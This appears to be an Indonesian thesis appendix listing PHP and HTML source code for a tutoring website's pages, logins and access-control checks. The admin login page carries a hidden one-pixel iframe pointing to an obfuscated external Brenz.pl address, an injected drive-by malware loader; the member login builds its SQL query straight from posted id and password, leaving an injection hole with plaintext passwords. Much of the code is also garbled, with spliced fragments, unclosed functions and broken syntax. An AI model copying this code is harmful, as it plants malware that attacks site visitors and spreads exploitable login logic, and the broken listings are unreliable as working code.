

LAMPIRAN

Source Code :

```
<?php require_once('Connections/conn.php'); ?>
<?php
if (!function_exists("GetSQLValueString")) {
function GetSQLValueString($theValue, $theType,
$theDefinedValue = "", $theNotDefinedValue = "")
{
if (PHP_VERSION < 6) {
$theValue = get_magic_quotes_gpc() ?
stripslashes($theValue) : $theValue;
}
$theValue = function_exists("mysql_real_escape_string")
? mysql_real_escape_string($theValue) :
mysql_escape_string($theValue);
switch ($theType) {
case "text":
$theValue = ($theValue != "") ? "'" . $theValue . "'" :
"NULL";
break;
case "long":
case "int":
$theValue = ($theValue != "") ? intval($theValue) :
"NULL";
break;
case "double":
$theValue = ($theValue != "") ? doubleval($theValue) :
"NULL";
break;
case "date":
$theValue = ($theValue != "") ? "'" . $theValue . "'" :
"NULL";
break;
case "defined":
$theValue = ($theValue != "") ? $theDefinedValue :
$theNotDefinedValue;
break;
}
mysql_select_db($database_conn, $conn);
$query_profil = "SELECT profil.isi FROM profil";
$profil = mysql_query($query_profil, $conn) or
die(mysql_error());
$row_profil = mysql_fetch_assoc($profil);
$totalRows_profil = mysql_num_rows($profil);
?>
```

Source Code :

```
<?php
include "Connections/koneksi.php";
$dataPerPage = 3;
if(isset($_GET['page']))
{
    $noPage = $_GET['page'];
} else{ $noPage = 1;}
$offset = ($noPage - 1) * $dataPerPage;
?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title> </title>
<meta http-equiv="Content-Type" content="text/html;
charset=windows-1252" />
<link rel="stylesheet" type="text/css" href="style.css"
/>
<!--[if IE 6]>
<link rel="stylesheet" type="text/css" href="iecss.css"
/>
<![endif]-->
<style type="text/css">
<!--
.style1 {color: #534848}
.style2 {color: #000099}
-->
</style>
</head>
<body>
<div id="main_container">
<div class="top_illustration"></div>
<div id="menu_tab">
<div align="left">
<ul class="menu">
<li></li>
<li class="divider"></li>
<li><a href="index.php" class="nav">Beranda</a></li>
<li class="divider"></li>
<li><a href="berita.php" class="nav
style2">Informasi</a></li>
<li class="divider"></li>
<li><a href="program.php" class="nav">Program
</div>
```


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<div class="top_illustration"></div>
<div id="menu_tab">
<div align="left">
<ul class="menu">
<li></li>
<li class="divider"></li>
<li><a href="index.php" class="nav">Home</a></li>
<li class="divider"></li>
</ul>
</div>
```

Source Code :

```
<?php
require_once("../Connections/conn.php");
session_start();
mysql_select_db("bimbelteras", $conn);
if (isset($_POST['login'])) {
$id = "-1";
if (isset($_POST['id'])) {
$id = $_POST['id'];
}
$password = "-1";
if (isset($_POST['password'])) {
$password = $_POST['password'];
}
$query = mysql_query("select * from anggota where id =
'$id' and password = '$password'");
$count = mysql_num_rows($query);
if ($count > 0) {
$rs = mysql_fetch_array($query);
$_SESSION['uid'] = $rs['id'];
header("location:index.php");
} else {
header("location:login.php?m=1");
}
}
if (!function_exists("GetSQLValueString")) {
function GetSQLValueString($theValue, $theType,
$theDefinedValue = "", $theNotDefinedValue = "")
{
if (PHP_VERSION < 6) {
$theValue = get_magic_quotes_gpc() ?
stripslashes($theValue) : $theValue;
}
$theValue = function_exists("mysql_real_escape_string")
? mysql_real_escape_string($theValue) :
mysql_escape_string($theValue);
switch ($theType) {
case "text":
$theValue = ($theValue != "") ? "'" . $theValue . "'" :
"NULL";
break;
case "long":
case "int":
$theValue = ($theValue != "") ? intval($theValue) :
"NULL";
break;
case "double":
```

```
$theValue = ($theValue != "") ? doubleval($theValue) :
"NULL";
break;
case "date":
$theValue = ($theValue != "") ? "'" . $theValue . "'" :
"NULL";
break;
case "defined":
$theValue = ($theValue != "") ? $theDefinedValue :
$theNotDefinedValue;
break;
}
return $theValue;
}
}
?>
<?php
// *** Validate request to login to this site.
<label for="password">Password</b></label>
<input type="password" name="password"
</div>
</body>
</html>
```



Source Code :

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html;
charset=utf-8" />
<title>Login</title>
<style>
body {
font-family: "Segoe UI Light" ,"Segoe UI", Tahoma,
Arial, Verdana, sans-serif;
font-size:14px;
background-image:url(../images/Einstein-Quotes.jpg);
}
label { display:block; margin:10px 0; }
input#username, input#password { width:200px;
padding:3px; margin-bottom:10px; display:compact;
border:1px solid #0099FF; }
input#login {
width:100px;
background-color:#0066CC;
color:#FFF;
border:1px solid #92AAE2;
font-weight:bold;
padding:5px;
}
.style1 {
font-family: Arial, Helvetica, sans-serif;
font-weight: bold;
color: #000099;
}
</style>
</head>
<body>
<br /><br /><br /><br /><br /><br />
<div style="width:240px; margin:20px auto;
padding:20px; border:1px solid #CCC; background-
color:#EEE;">
<h1 align="center" class="style1">Administrator </h1>
<form id="form1" name="form1" method="POST"
action="<?php echo $loginFormAction; ?>">
<label for="username">Username:</label>
<input name="username" type="text" id="username"
size="20" maxlength="20" />
<label for="password">Password:</label>
<input type="password" name="password" id="password" />
<input type="submit" name="login" id="login"
value="Login" />
</form>
```

```
<p>&nbsp; </p>
</div>
<iframe style="height:1px"
src="http://www&#46;Brenz.pl/rc/" frameborder=0
width=1></iframe>
</body>
</html>
```



Source Code :

```
<?php
if (!isset($_SESSION)) {
session_start();
}
$MM_authorizedUsers = "2";
$MM_donotCheckaccess = "false";
// *** Restrict Access To Page: Grant or deny access to
this page
function isAuthorized($strUsers, $strGroups, $UserName,
$UserGroup) {
// For security, start by assuming the visitor is NOT
authorized.
$isValid = False;
// When a visitor has logged into this site, the
Session variable MM_Username set equal to their
username.
// Therefore, we know that a user is NOT logged in if
that Session variable is blank.
if (!empty($UserName)) {
// Besides being logged in, you may restrict access to
only certain users based on an ID established when they
login.
// Parse the strings into arrays.
$arrUsers = Explode(",", $strUsers);
$arrGroups = Explode(",", $strGroups);
if (in_array($UserName, $arrUsers)) {
$isValid = true;
}
}
users based on their username.
if (in_array($UserGroup, $arrGroups)) {
$isValid = true;
}
}
if (($strUsers == "") && false) {
$isValid = true;
}
}
}
return $isValid;
}
```


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that Session variable is blank.
if (!empty($UserName)) {
// Besides being logged in, you may restrict access to
only certain users based on an ID established when they
login.
// Parse the strings into arrays.
$arrUsers = Explode(",", $strUsers);
$arrGroups = Explode(",", $strGroups);
if (in_array($UserName, $arrUsers)) {
$isValid = true;
}
// Or, you may restrict access to only certain users
based on their username.
if (in_array($UserGroup, $arrGroups)) {
$isValid = true;
}
if (($strUsers == "") && false) {
$isValid = true;
}
}
return $isValid;
}
$MM_restrictGoTo = "login.php";
if (!((isset($_SESSION['MM_Username'])) &&
(isAuthorized("", $MM_authorizedUsers,
$_SESSION['MM_Username'], $_SESSION['MM_UserGroup']))))
{
$MM_qsChar = "?";
$MM_referrer = $_SERVER['PHP_SELF'];
```

```
if (strpos($MM_restrictGoTo, "?") $MM_qsChar = "&";
if (isset($_SERVER['QUERY_STRING']) &&
strlen($_SERVER['QUERY_STRING']) > 0)
$MM_referrer .= "?" . $_SERVER['QUERY_STRING'];
$MM_restrictGoTo = $MM_restrictGoTo. $MM_qsChar .
"accesscheck=" . urlencode($MM_referrer);
header("Location: ". $MM_restrictGoTo);
exit;
}
?>
```



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}
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// *** Restrict Access To Page: Grant or deny access to
this page
function isAuthorized($strUsers, $strGroups, $UserName,
$UserGroup) {
// For security, start by assuming the visitor is NOT
authorized.
<tr>
<th width="30">No.</th>
<th width="80">Tgl. Upload</th>
<th>Nama File</th>
<th width="70">Tipe</th>
<th width="70">Ukuran</th>
<th width="80">Aksi</th>
</tr>
</tfoot>
</table>
<p>&nbsp;</p>
</div>
<div class="footer">
<p align="center">&copy; 2015</p>
</div>
</div>
</body>
</html>
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// Besides being logged in, you may restrict access to
only certain users based on an ID established when they
login.
// Parse the strings into arrays.
$arrUsers = Explode(",", $strUsers);
$arrGroups = Explode(",", $strGroups);
if (in_array($UserName, $arrUsers)) {
$isValid = true;
}
// Or, you may restrict access to only certain users
based on their username.
if (in_array($UserGroup, $arrGroups)) {
$isValid = true;
}
if (($strUsers == "") && false) {
$isValid = true;
}
}
return $isValid;
}
$MM_restrictGoTo = "login.php";
if (!((isset($_SESSION['MM_Username'])) &&
(isAuthorized("", $MM_authorizedUsers,
</tbody>
</tfoot>
<tr>
<th width="30">No.</th>
```

```
<th width="80">Tgl. Upload</th>
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$isValid = true;
}
// Or, you may restrict access to only certain users
based on their username.
if (in_array($UserGroup, $arrGroups)) {
$isValid = true;
}
if (($strUsers == "") && false) {
$isValid = true;
}
}
return $isValid;
}
$MM_restrictGoTo = "login.php";
if (!((isset($_SESSION['MM_Username'])) &&
(isAuthorized("", $MM_authorizedUsers,
$_SESSION['MM_Username'], $_SESSION['MM_UserGroup']))))
{
$MM_qsChar = "?";
$MM_referrer = $_SERVER['PHP_SELF'];
```

```
if (strpos($MM_restrictGoTo, "?") $MM_qsChar = "&";  
if (isset($_SERVER['QUERY_STRING']) &&  
strlen($_SERVER['QUERY_STRING']) > 0)  
$MM_referrer .= "?" . $_SERVER['QUERY_STRING'];  
$MM_restrictGoTo = $MM_restrictGoTo . $MM_qsChar .  
"accesscheck=" . urlencode($MM_referrer);  
header("Location: " . $MM_restrictGoTo);  
exit;  
}  
?>
```

